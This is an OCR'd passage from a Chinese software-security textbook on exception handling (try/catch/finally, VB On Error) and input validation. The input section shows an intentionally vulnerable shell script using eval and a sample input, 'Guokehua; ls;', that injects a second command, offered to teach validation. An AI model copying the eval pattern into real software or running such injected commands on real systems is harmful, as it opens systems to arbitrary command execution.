界面上没有出现结果，而是打印了一堆莫名其妙的东西。如果这个程序给用户使用，用户会觉得莫名其妙，也就是说这里没有给用户一个较为友好的界面，至少应该提示用户格式输错了；更进一步说，这种问题如果事先不能预见并且认真处理，严重的情况下甚至会造成系统运行的不正常。


```
C:\Program Files\Xinox Software\JCreator Pro\GE2001.exe
请您输入一个数字：12o
Exception in thread "main" java.lang.NumberFormatException: For input string: "1
2o"
        at java.lang.NumberFormatException.forInputString(NumberFormatException.
java:48)
        at java.lang.Integer.parseInt(Integer.java:456)
        at java.lang.Integer.parseInt(Integer.java:497)
        at P04_01.main(P04_01.java:11)
```

图　4-2

从以上的程序可以看出，异常的出现，是在程序编译通过的情况下，程序运行过程中出现一些突发情况造成的，这些突发情况，需要有良好的预见性，预先进行处理，以保证系统的安全性；这就对程序员提出了更高的要求。实际上，要预见程序可能出现的所有异常，几乎是不可能的。


常见异常可能出现的场合如：

- 访问数据库时，数据库停止工作；
- 访问文件，文件恰好被另一个程序访问；
- 输入一个以 0 当除数的数值；



* 类型转换,对象未分配内存,等等。

从上面可能出现异常的场合可以看出,异常是几乎所有高级语言都可能出现的情况,在面向对象的语言里面,C++、C#等也会出现类似的情况,包括一些非面向对象的语言,如VB,也必须要面对程序运行过程中的异常现象。虽然处理方法不同,但本质类似。



Note

提示　值得一提的是,异常和错误实际上在不同的语言中,有不同的说法。一般说来,异常叫做Exception,错误叫做Error。Java中定义了Exception和Error,来处理异常和错误,本章主要是针对Exception进行讲解;VB中主要处理的对象是Error,实际上和Java中的Exception更加类似,只是说法不同。

4.1.2　异常的基本特点

从上节的程序可以看出,从控制台的打印来看,程序在底层有一个提示:java.lang.NumberFormatException,意思是说出现了一个异常,并且显示了异常出现的位置在第11行:

```
double number = Double.parseDouble(str);
```

无法将字符串转换为数值。

该处,异常类型为:java.lang.NumberFormatException。可以查看文档,找到该类,在文档中非常详细地说明了该异常出现的原因:

```
Thrown to indicate that the application has attempted to convert a string to
one of the numeric types, but that the string does not have the appropriate
format.
```

翻译成中文是:当试图将一个不符合数值格式的字符串转成数值时,程序抛出该类异常。

提示　不管什么语言的初学者,一看到程序抛出异常就非常畏惧,这很正常。不过,如果在测试的过程中,程序出现异常信息,有时候可以成为排错的良好手段。一般情况下,此时可以首先查看异常种类,根据文档查询该种异常出现的原因;然后查看异常消息和异常出现的地点,可以顺利地解决程序中出现的问题。


当系统底层出现异常,实际上是将异常用一个对象包装起来,传给调用方(客户端),俗称抛出(throw)。比如在上面程序里面,发生了数字格式异常,这个异常在底层就被包装成为java.lang.NumberFormatException的对象抛出。异常对象抛出给谁呢?抛出给函数的调用者;如果调用者具有对异常处理的代码,则将异常进行处理;否则,将异常继续向前抛出。如果直到用户端还没有对异常进行处理,异常将会在标准输出(如控制台)上打印。

对于非面向对象语言,异常出现的原理类似。

程序中可能出现的异常有很多种类,如:

* 算术异常,如除数为0;
* 数组越界异常;
* 类型转换异常;





- 未分配内存异常；
- 数字格式异常，等等。

一般说来，异常机制的特点如下：

代码中出现异常，在该作用域内，出现异常的代码，其后面的其他代码将不会执行。如上节代码中，在第 11 行出现了异常，那么第 11 行后面的代码将不会执行，当然也没有打印“程序运行完毕”。其机理如下：

```
代码 1
⋮
代码 2 出现异常，后面的代码 3 将不被运行
代码 3
```

由此可见，在复杂的系统中，异常处理不当，不仅仅是没有给用户一个友好界面的问题；更重要的是，如果对异常不闻不问，或者不恰当地处理异常，会给系统带来巨大的安全隐患。

如下例：

```
1. 打开文件连接
2. 读文件
3. 将文件中的字符串转为数值
4. 关闭文件
```

如果在第 3 步出现异常，则该文件的关闭代码不被执行，这样文件就一直处于打开状态，无法被其他程序使用。

4.2 异常捕获中的安全

4.2.1 异常的捕获

异常出现之后，可以通过查看文档来了解其发生的原因。但是，了解异常出现的原因，并不是最终目的，为了保证系统的正常和安全运行，将异常进行有效的处理，才是我们所需要的。

比如在 4.1 节中的案例，异常出现时，怎样进行处理才能让界面更加友好，系统更加安全？

要想进行异常处理，首先必须将异常进行捕获（catch），在面向对象的语言中，可以有两种方法进行异常的捕获：

- 就地捕捉异常；
- 将异常向前端（调用方）抛出。

当一个模块中可能出现异常时，一般情况下，可以就地捕捉异常，过程如下：


（1）用 try 块将可能出现异常的代码包起来；

（2）用 catch 块来捕获异常并处理异常；



(3) 如果有一些工作是不管异常是否出现都要执行的，则将相应的代码用 finally 块将其包起来。

格式如下：



Note

```
try
{
  //可能出现异常的代码
}
catch(Exception1 ex1)
{
/*处理异常*/
}
finally
{
  //不管异常是否出现都要运行的代码
}
```

提示　对于 try-catch-finally 结构，有如下规定：

- 一个 try 后面必须至少接一个 catch 块；
- try 后面可以不接 finally 块；
- try 后面最多只能有一个 finally 块。


此时，代码的运行机制变为：当程序中出现异常时，try 块后剩余的内容不执行，转而执行 catch 块；不管是否出现异常，catch 块是否执行，最后都会执行 finally 块。其机理如下：

```
try
{
  代码 1
  ⋮
  代码 2 出现异常，后面的代码 3 将不被运行，运行代码 4
  代码 3
}
catch(Exception1 ex1)
{
  代码 4 运行之后，运行代码 5，如果没有代码 5，则运行代码 6
}
finally
{
    代码 5 运行之后，运行代码 6
}
代码 6
```

因此，上节中，访问文件的例子也就可以修改为：

```
try
{
```






```
  1. 打开文件连接
  2. 读文件
  3. 将文件中的字符串转为数值
}
catch(Exception1 ex1)
{
  /* 处理异常 */
}
finally
{
  4. 关闭文件
}
```

如果在第 3 步出现异常，由于关闭文件的工作写在 finally 块内，则该文件的关闭还是会被执行，保证了程序的安全性。

4.2.2 异常捕获中的安全

如前所述，一个 try 后面必须至少接一个 catch，可以不接 finally，但是最多只能有一个 finally。我们知道，代码中可能出现的异常会有很多种类。如 Java 中常见的就有未分配内存异常、未找到文件异常、数据库异常、格式转换异常、类型转换异常，等等。由于无法将所有的异常进行预见，怎样尽可能地捕获程序中可能出现的异常呢？

由于 try 块后面可以接多个 catch 块，因此，可以将某一个 catch 用于捕获某种异常。当 try 中出现异常，程序将在 catch 中寻找是否有相应的异常类型的处理代码，如果有，就处理，如果没有，继续向下找。所以如果要想让代码处理所有可能预见的异常，可以用如下方法：

```
try
{
  // 可能出现异常的代码
}
catch(可预见的 Exception1 ex1)
{
   /* 处理 1 */
  }
catch(可预见的 Exception2 ex2)
{
   /* 处理 2 */
  }
 ⋮
finally
{
   //可选
}
```


此时，该代码的机制变为如下：

当 try 块内的代码如果出现异常，程序则在 catch 块内寻找匹配的异常处理 catch



块，进行处理；然后运行 finally 块。

以前面打开文件的代码案例为例，也就可以修改为：




Note

```
try
{
  1. 打开文件连接
  2. 读文件
  3. 将文件中的字符串转为数值
}
catch(文件型异常 ex1)
{
   /* 处理文件型异常 */
}
catch(字符串转换型异常 ex2)
{
  /* 处理字符串转换型异常 */
}
finally
{
  4. 关闭文件
}
```

但是，以上代码还不能说是绝对安全的，由于系统的复杂性，此时能够预见的异常有文件型异常和字符串转换的异常，但是还可能有无法预见的异常，由于异常种类繁多，很多种类的异常处理块排列在 try 块下方，导致程序规模过大，怎样用比较简便的方法，将异常“一网打尽”呢？在异常处理机制中，可以加入一个 catch 块来处理其他不可预见的异常，代码变为：

```
try
{
  1. 打开文件连接
  2. 读文件
  3. 将文件中的字符串转为数值
}
catch(文件型异常 ex1)
{
   /* 处理文件型异常 */
}
catch(字符串转换型异常 ex2)
{
   /* 处理字符串转换型异常 */
}
catch(Exception ex)
{
   /* 处理其他不可预见的异常 */
}
finally
{
```





Note

```
    4. 关闭文件
}
```

✎提示 应该指出的是：catch(Exception ex)必须写在 catch 块的最后一个，以保证只有前面无法处理的异常，才被这个块处理。

于是，上节中的案例，可以改造成如下代码：


P04_02.java

```
import java.io.*;

public class P04_02
{
    public static void main(String[] args)
    {
        try
        {
            InputStreamReader isr = new InputStreamReader(System.in);
            BufferedReader br = new BufferedReader(isr);
            /*用户输入一个数字*/
            System.out.print("请您输入一个数字：");
            String str = br.readLine();
            /*转换成 double*/
            double number = Double.parseDouble(str);
            /*打印结果*/
            double result = number * number;
            System.out.println("结果是：" + result);
        }
        catch(NumberFormatException ex)
        {
            /*处理输入格式异常*/
            System.out.println("对不起,您输入的格式错误");
        }
        catch(IOException ex)
        {
            /*处理 IO 异常,注意,此处是必须要处理的,
            具体原因可以参考 InputStreamReader 和 BufferedReader 文档*/
            System.out.println("对不起,IO 异常");
        }
        catch(Exception ex)
        {
            /*try 代码中还可能有其他异常*/
            System.out.println("对不起,程序异常");
        }
        finally
        {
            System.out.println("程序运行完毕");
        }
```



```
    }
}
```



Note

运行这个程序，按照正常输入 12，能够打印正确结果。如果用户不小心输入一个无法转换成数值的字符串，如 12o，结果如图 4-3 所示。



图　4-3

界面友好，并能够在 catch 块中处理异常。

关于以上代码，有两点需要注意：

(1) 将大量代码放入 try 块，虽然可以保证安全性，但是系统开销较大，程序员务必在系统开销和安全性之间找到一个平衡。

(2) 以上代码的 catch 块中，是简单的打印提示信息，实际的系统中，可能要根据实际需求来使用不同的异常处理方法。

4.3　异常处理中的安全

4.3.1　finally 的使用安全


在异常处理过程中，finally 块是可选的，实际上，finally 是为了更大程度上保证程序的安全性。看如下代码：

```
public void fun()
{
        try
        {
            // 连接文件
            // 读取文件
            // 关闭文件
        }
        catch(Exception ex)
        {
            // 处理异常
        }
    }
```

函数 fun 中，try 块内进行连接文件、读取文件和关闭文件的工作，catch 内处理异常，根据前面的介绍，该代码不安全。如果程序在连接文件之后，由于某些不可预见的原因，出现异常，程序将会在 catch 块中直接处理异常，但是文件没有关闭，给文件访问带来隐患，怎么办？难道在 catch 内增加关闭文件的代码吗？这样关闭文件就写了两次了。在这里可以用 finally 来实现：

```
public void fun()
{
    try
```






```
        {
            // 连接文件
            // 读取文件
        }
        catch(Exception ex)
        {
            // 处理异常
        }
        finally
        {
            // 关闭文件
        }
    }
```

不管前面是否发生异常,finally 块中的代码都会执行。所以这段代码是安全的。

不过,这其中隐含着另一个问题:finally 的出现似乎是可有可无的!

如果将上面的结构改为如下:

```
public void fun()
{
    try
    {
        // 连接文件
        // 读取文件
    }
    catch(Exception ex)
    {
        // 处理异常
        }
        // 关闭文件
}
```


不管是否出现异常,在该程序结构中,关闭文件的工作也会进行。那么,代码放在 finally 块内,是否和不放在 finally 块内效果一样呢? 也就是说,finally 是否可以省略呢? 以 Java 为例,修改本章案例的代码为:

P04_03.java

```
import java.io.*;

public class P04_03
{
    public static void main(String[] args)
    {
        try
        {
            InputStreamReader isr = new InputStreamReader(System.in);
            BufferedReader br = new BufferedReader(isr);
            /* 用户输入一个数字 */
```






```
                System.out.print("请您输入一个数字：");
                String str = br.readLine();
                /* 转换成 double */
                double number = Double.parseDouble(str);
                /* 打印结果 */
                double result = number * number;
                System.out.println("结果是：" + result);
            }
            catch(Exception ex)
            {
                /* 此处从简 */
                System.out.println("对不起,程序异常");
            }
            finally
            {
                System.out.println("程序运行完毕");
            }
        }
    }
```

如果用户不小心输入一个无法转换成数值的字符串，如 12o，结果如图 4-4 所示。



图 4-4

说明 finally 内的内容已经运行。

但是将代码改为：

P04_04.java

```
import java.io.*;

public class P04_04
{
    public static void main(String[] args)
    {
        try
        {
            InputStreamReader isr = new InputStreamReader(System.in);
            BufferedReader br = new BufferedReader(isr);
            /* 用户输入一个数字 */
            System.out.print("请您输入一个数字：");
            String str = br.readLine();
            /* 转换成 double */
            double number = Double.parseDouble(str);
            /* 打印结果 */
            double result = number * number;
            System.out.println("结果是：" + result);
```






```
        }
        catch(Exception ex)
        {
            /* 此处从简 */
            System.out.println("对不起,程序异常");
        }
        /* 注意: 此处没有用 finally */
        System.out.println("程序运行完毕");
        }
    }
```

用户输入字符串,如 12o,结果如图 4-5 所示。



图 4-5

说明代码段:

```
System.out.println("程序运行完毕");
```

照样运行。

在这种情况下,有 finally 和没有 finally 结果是一样的,这是否说明,finally 可有可无呢?

不是的,finally 最大的特点就是:在 try 块内即使跳出了代码块,甚至跳出函数,finally 内的代码仍然能够运行。

为了讲解这个问题,观察如下程序:

P04_05.java

```
public class P04_05
{
    public static void main(String[] args)
    {
        try
        {
            System.out.println("连接文件,读取文件");
            /* 跳出函数 */
            return;
        }
        catch(Exception ex)
        {
            System.out.println("处理异常");
        }
        finally
        {
            System.out.println("关闭文件");
```



```
            }
        }
    }
```

Note

该代码在 try 块内包含了一个 return 语句。也就是说，在 try 块内直接跳出了函数。运行结果如图 4-6 所示。



图 4-6

而如果改为：

P04_06.java

```
public class P04_06
{
    public static void main(String[ ] args)
    {
        try
        {
            System.out.println("连接文件,读取文件");
            /*跳出函数*/
            return;
        }
        catch(Exception ex)
        {
            System.out.println("处理异常");
        }
        /*此处没有 finally*/
        System.out.println("关闭文件");
        }
    }
```

运行结果如图 4-7 所示。

C:\Program Files\Xino
连接文件，读取文件


图 4-7

“关闭文件”将不会打印，这说明 finally 在保证系统的可靠性方面，并不是可有可无的，不管程序在 try 或者 catch 块内如何跳转，只要执行了 try，它所对应的 finally 一定会执行。所以，为了系统的安全考虑，必须充分利用 finally 的优势，一定要将最后的收尾工作写在 finally 块内。

4.3.2 异常处理的安全

异常通常有：就地处理和向客户端传递两种处理方法。就地处理就是在出现异常





的模块中处理异常，基本框架如下：


```
try
{
  /* 可能出现异常的代码 */
}
catch(Exception ex1)
{
  /* 异常处理 */
}
finally
{
  /* 可选 */
}
```

这在前面已经进行了讲解。另一种是向客户端（调用方）传递，由调用方将异常捕获处理，当然，调用方也可以继续抛出，直到有一个模块处理它为止。该模型的基本框架如下：


```
public void fun() throws Exception
{
    try
    {
      /* 可能出现异常的代码 */
    }
    catch(Exception ex1)
    {
      /* 向客户端抛出 */
      throw ex1;
    }
    finally
    {
      /* 可选 */
    }
}
```

客户端可以将该异常就地处理，也可以继续抛出。其中，就地处理异常的代码框架如下：

```
try
{
  /* 调用 fun() */
  fun();
}
catch(Exception ex1)
{
  /* 处理异常 */
}
finally
```



```
{
  /*可选*/
}
```



Note

程序中的异常，是就地处理还是向客户端传递，要遵循下列原则：

(1) 就地处理方法可以很方便地定义提示信息，对于一些比较简单的异常处理，可以选用这种方法。

(2) 向客户端传递的方法，其优势在于可以充分发挥客户端的能力，如果异常的处理依赖于客户端，或者某些处理过程在本地无法完成，就必须向客户端传递。举一个例子，如数据库连接代码，可能出现异常，但是异常的处理最好传递给客户端，因为客户端在调用这块代码的同时，可能要根据实际情况，获取环境参数，进行比较复杂的处理。

考察如下案例：在一个注册系统中，有一个 Customer 类，里面有一个 age 成员，用一个 setAge 方法来给 age 赋值。代码如下：


```
class Customer
{
    private String name;
    private int age;
    public void setAge(int age)
   {
    this.age = age;
   }
}
```

此时发现，age 成员可以随意赋值，但是大多数人的年龄在 0～100 之间，因此，希望在 Customer 类被调用时，如果 setAge 函数输入一个不是 0～100 之间的参数，就应提示异常。在 setAge 函数中就可以在 age 参数不正常时用以下语句抛出异常对象，setAge 方法代码可以改为：

```
public void setAge(int age) throws Exception
{
        if(age>=0&&age<=100)
        {
            this.age = age;
        }
        else
        {
            //抛出异常对象
            throw new Exception(String.valueOf(age));
        }
    }
```

此处的方法就是将异常抛给客户端。在客户端用 try-catch 捕捉异常对象。代码如下：






```
try
{
        Customer cus = new Customer();
        cus.setAge(1000);
}
catch(Exception ex)
{
        /* 捕获异常对象 */
        /* 处理异常,可以很丰富 */
        System.out.println(ex.getMessage());
    }
```

这样做的好处是：在客户端可以进行更为丰富的异常处理，不仅增加了可扩展性，也可以做到更加安全的代码保障。所以，一般情况下，模块中的异常，如果确定可以就地处理则可；否则，就应该向客户端抛出。

不过，异常不断向客户端抛出，会增加系统开销。实际上，在自定义异常的时候也会遇见相同的问题，其原理类似。

✎**提示**　为什么要自定义异常？

异常的处理可以让软件界面更加友好，并且更加安全。但是有可能需要设计类库中没有出现过的异常。

如前面的例子中，如果操作员输入错误的格式，如“1o”、“dsf”等，用传统的异常处理技术，系统会打印“输入格式错误”，达到了要求。

但是，此时如果需要将异常信息和异常出现的时间都封装在一起，作为一个整体抛出，怎么办呢？此时就可以定义一种新的异常，封装异常信息和发生的时间，这就是自定义异常。

很多语言中都有自定义异常的知识，读者可以查阅相关的参考资料。

4.4　面向过程异常处理中的安全问题

4.4.1　面向过程的异常处理

综合各种语言的特性，异常处理机制一共有两种：

（1）面向对象的异常处理机制。主要针对面向对象的语言，一般是使用 try-catch-finally 结构来处理异常，前面所叙述的异常处理机制都是面向对象的异常处理机制。

（2）面向过程的异常处理机制。实际上，对于一些非面向对象的语言，如 VB，早期也具有异常处理机制，这就是面向过程的异常处理机制。甚至在面向对象的语言，如 VB.NET 中，除了推出面向对象的异常处理机制外，也保留了面向过程的异常处理机制。主要以 On Error 结构为代表。

不可否认，try 结构让异常处理变得更加轻松、异常的层次更为清晰。但是由于 On Error 结构的灵活性，加之某些语言面向过程的特性，On Error 也具有大量的使用场合。



Note

注意，On Error 虽然有 Error 这个词语，但是处理的大部分都是异常出现的场合，异常和错误是不同的概念，本书中主要是针对异常进行讲解。

On Error 的使用主要有如下两种方式。

1．使用 On Error Resume Next 以忽略错误

On Error Resume Next 语句规定，代码中的错误将完全被忽略，存在错误的代码行被跳过，然后继续执行下一个语句。

以用户输入一个数字，打印其平方为例，用 VB.NET 编写一个同样的代码：

P04_07.vb

```
Module P04_07
    Sub Main()
        '用户输入一个数字
        Console.Write("请您输入一个数字：")
        Dim str As String = Console.ReadLine()
        '转换成 double
        Dim number As Double = Double.Parse(str)
        '打印结果
        Dim result As Double = number * number
        Console.WriteLine("结果是：" & result)
        Console.WriteLine("程序运行完毕")
    End Sub
End Module
```

该代码如果用户输入正确的数值，能够打印正确结果，如图 4-8 所示。

但是如果输入格式错误的数值，则会出现异常，如图 4-9 所示。



图 4-8





图 4-9

如果用 On Error Resume Next 来处理异常，可以改为：

P04_08.vb

```
Module P04_08
    Sub Main()
        '遇到异常，忽略
        On Error Resume Next
        '用户输入一个数字
        Console.Write("请您输入一个数字：")
        Dim str As String = Console.ReadLine()
        '转换成 double
```






```
            Dim number As Double = Double.Parse(str)
            '打印结果
            Dim result As Double = number * number
            Console.WriteLine("结果是: " & result)
            Console.WriteLine("程序运行完毕")
        End Sub
End Module
```

如果输入格式错误的数值，则结果如图 4-10 所示。

可见，在出现异常时，程序可以忽略，继续向下执行。该方法对异常进行处理最简单，但是也最不安全。



图 4-10



图 4-11

2. 使用 On Error GoTo 转移代码的执行

许多情况下，当出现代码错误时，必须执行某些操作，将代码的执行转移到 On Error GoTo 语句中指定的错误处理程序。例如：

```
On Error GoTo line/lable
```


使用较多的是 lable，line/lable 必须是指与 On Error GoTo 语句相同的过程中的一个语句。如上面的代码可以改为：

P04_09.vb

```
Module P04_09
    Sub Main()
        '遇到异常,跳到 handle 执行
        On Error GoTo handle
        '用户输入一个数字
        Console.Write("请您输入一个数字: ")
        Dim str As String = Console.ReadLine()
        '转换成 double
        Dim number As Double = Double.Parse(str)
        '打印结果
        Dim result As Double = number * number
        Console.WriteLine("结果是: " & result)
        Console.WriteLine("程序运行完毕")
        Exit Sub
handle:
        Console.WriteLine("对不起,程序异常")
        Console.WriteLine("程序运行完毕")
    End Sub
End Module
```

当用户输入格式错误时，程序能够处理异常，如图 4-11 所示。





Note

4.4.2 安全准则

面向过程的异常处理中，为了保证程序安全性，必须注意以下几个准则：

(1) On Error Resume Next 语句虽然简单，但是由于没有对异常进行处理，因此也是最危险的方法。除非十分确定异常不用专门处理，否则不要使用 On Error Resume Next 语句。

(2) On Error GoTo 语句可以较好地进行异常处理，并且可以随意跳转，理论上讲，可以跳到程序的任意部位来处理异常，比较灵活，使用场合较多。但是，大量使用跳转，会让程序逻辑相对复杂，反而造成其他逻辑上的安全隐患。因此，On Error GoTo 语句不宜使用太复杂。一般情况下，程序中最好将处理异常的代码放在统一的地方。在要处理多种异常时，可使用如下结构：


```
            On Error GoTo handle1
            '可能出现异常的代码块 1
            On Error GoTo handle2
            '可能出现异常的代码块 2
            ⋮
            Exit Sub
    handle1:
            '处理异常 1
            Exit Sub
    handle2:
            '处理异常 2
            Exit Sub
    ⋮
        End Sub
    End Module
```

(3) 虽然使用 On Error GoTo 语句比较灵活，有时甚至比 try-catch-finally 更加灵活，但是由于它的灵活会带来程序结构破坏的代价，并且降低了程序的可维护性，因此，在面向对象的语言中，尽量使用 try-catch-finally 来处理异常。

小　　结

本章对异常机制、异常捕获中的安全问题、异常处理中的安全问题和面向过程异常处理中应该注意的要点进行了讲解，阐述进行良好的异常处理，是系统安全的一个重要保障措施。应该指出的是，安全的保证可能需要用系统开销作代价，本章中针对异常的处理过程体现了这个思想，在异常处理的过程中，程序员必须在安全和效率之间找到平衡。





练　　习

1. 完成本章中读取文件,并将文件中的字符串转为数值案例的完整代码。

2. 异常可以就地处理,也可以向客户端传递。

(1) 举出两个需要向客户端传递异常的例子;

(2) 举出两个可以就地处理异常的例子。

3. 用 VB.NET 实现 4.1 中的案例,但是必须用面向过程的方法和面向对象的方法来处理异常,比较其特点。

4. 有一个 try 块放在 for 循环内,如果 try 块内跳出该循环,finally 是否会执行?试编程举例。

5. 设计一个案例,实现数据库打开、访问、关闭的安全代码。

6. 大项目中需要处理多种不同种类异常,但是有些异常又在代码中重复出现,怎样处理?

7. Java 中,Exception 和 Error 有何区别?

8. 什么情况下需要自定义异常?

9. 编写一个程序,客户输入一个数字,打印其平方。但是如果输入出错,程序不断提示客户重新输入,直到他输入正确为止。

10. C++中的异常处理机制是怎么样的?



输入安全

输入操作是用户和软件交互的手段，因此，输入时的数据安全保证显得非常重要。本章针对几个常见的输入安全问题进行讨论。

首先是传统的输入问题，讲解输入安全的基本概念和基本意义；然后在总体上阐述不正确输入的预防措施和策略。接下来针对几个典型问题(数字输入安全、字符串输入安全、环境变量安全等)进行详细讲解；最后对文件名安全进行阐述。

另外，本章还讲解了数据库输入安全的若干话题。首先对数据库进行了简单介绍，然后针对数据库的恶意输入进行了分析，并提出了几种简单的解决方案；接下来对账户和口令等问题进行了描述，也提出了解决的方法。

不过，在实际的软件工程过程中，输入方面的隐患可能表现在很多方面，本章的内容不可能涵盖所有的方面，因此，需要用户针对具体情况提出相应的解决方案。

5.1 一般性讨论

5.1.1 输入安全概述

输入是一个很广泛的概念，既是用户和软件之间的交互手段，也是软件内部模块之间的交互手段。针对软件用户的输入有很多类型，如：

- 用户在软件上输入一个命令，进行相应操作；
- 用户输入自己的账号密码，进行登录验证；
- 用户输入一个关键字，进行查询，等等。


模块之间进行数据传递时，也会有相应输入，如：

- 一个模块调用另一个模块时，输入一些参数；
- 一个模块读取一个配置文件来对自己的行为进行配置，等等。

从程序本身的角度讲，很多情况下，软件的安全问题就出在输入；从攻击者的角度讲，输入是进行攻击的重要手段。

经过调查总结，大部分的软件安全问题来源于应用程序接收输入数据前，没有进行





安全性验证。

✎**提示**　这里所说的安全性验证，不仅仅是传统的合法性验证。传统的合法性验证只是需要对格式是否合法等问题进行简单的验证，而这里的安全性验证还必须针对安全问题进行相应的检查。

下面举一个例子来说明这个问题。如下代码，是一个 Linux 的 Shell 脚本，在 Linux 下，可以用任意编辑器编写。

hello.p

```
#!/bin/sh
echo "Please input your name:"
read name
eval echo Hello $name
echo How do you do?
echo Good bye!
```

将该代码保存在 Linux 下，并赋予执行权限，然后进入 Linux 的 Shell 命令行，运行该程序：

```
$ ./hello.p
Please input your name:
Guokehua
Hello Guokehua
How do you do?
Good bye
```

上面的斜体 *Guokehua* 表示用户的输入。从上面的内容可以看出，输入 *Guokehua* 之后，程序显示：


```
Hello Guokehua
How do you do?
Good bye
```

运行正常。但是该程序如果这样输入：



```
$ ./hello.p
What's your name
Guokehua; ls;
```

则显示：

```
Hello Guokehua
cams.tar.gz hello.p helloapp.c hellod.cpp
test1.cpp test.c test2.cpp test2.p
How do you do?
Good bye!
```



ls 是 Linux 中列出当前目录下所有文件的命令。从上面的结果可以看出，ls 命令在输入时被带进去了，这样，程序就会显示当前目录下的所有文件。很明显，如果任由用户输入而不进行检查，用户就可以输入其他对系统有害的命令，如 rm(删除)命令，那带来的危害是巨大的。



Note

因此，该代码是不安全的。

解决上面问题的方法显然是进行安全性验证。一句话，对于编程人员来说，程序的所有输入数据，在进行安全性验证之前，都必须被认为是有害的。一旦忽略了这条规则，程序就可能遭受攻击。

以上规则说起来很容易，也容易理解，但是在传统情况下，安全性验证往往被忽略。其主要原因是：

(1) 在同一软件中，由于每一个输入到达最后的执行模块的过程中，都需要经过许多关口，每个关口都有可能进行检查。但就是因为这样，许多的开发人员都回避对输入的检查，因为他们一般假定这些数据在通过其他关口时，已经由其他关口的应用程序函数检查过了，他们不愿意牺牲性能去对数据进行多次校验。结果导致大家都没有进行验证。

提示 实际上，性能和安全性相比，显得太渺小了。客户宁可使用一个运行较慢而安全的系统，也不会使用一个响应很快却很容易受攻击的系统。

(2) 随着软件的分工，现在许多应用程序的功能都分块分布在不同的机器上(如客户机器和服务器上，或者对等机器上)，开发人员有充足理由依赖应用程序的其他模块提供安全的检验。

但是从上面的例子又可以看出，输入安全解决不好，在严重的情况下，可能会带来巨大的危害。

提示 下面给出一个输入安全的案例[1]。2003 年 7 月，计算机应急反应小组协调中心报告了 Microsoft Windows 的 DirectX MIDI 库中一组危险的漏洞。

DirectX MIDI 库是用于播放 MIDI 格式音乐的底层 Windows 库。但是这个库没有去检查 MIDI 文件中的所有数据值：如 text、copyright 和其他域中的数据，而用户如果输入错误的值，则可能导致这个库的失效。


攻击者可以利用这一漏洞让系统去执行他们想要执行的任何代码。其方法为：发布一个网页，当用户察看这个网页时，相当于用户在执行本地 DirectX MIDI 库中的内容，因为 Internet Explorer 在察看一个包含 MIDI 文件链接的网页时，会自动加载那个文件并播放它。因此，攻击者如果输入设计足够精巧，则可以利用这个库的漏洞来做很多事情，如：

- 删除用户计算机的所有文件；
- 将用户的一些机密文件通过电子邮件发送到攻击者的邮箱；
- 让机器崩溃，等等。

5.1.2 预防不正确的输入

很明显，要想防御应用程序可能受到的输入攻击，最简单且最有效的方法是：在对





Note

输入进行任何一步处理之前，必须要对数据安全进行验证。

数据安全验证，说起来比较容易，做起来要考虑很多问题。并且就是因为被很多软件开发者认为太容易了，反而会忽略科学的方法。

数据安全验证的一般步骤如下：

(1) 对安全的输入加以定义。

所有的输入设计都应该有一个安全定义，在这个安全定义内，数据被认为是格式正确的，并且是安全的。输入的数据一旦符合这个安全定义，或者说在这个安全定义的边界内，就认为不必要进行检查了。

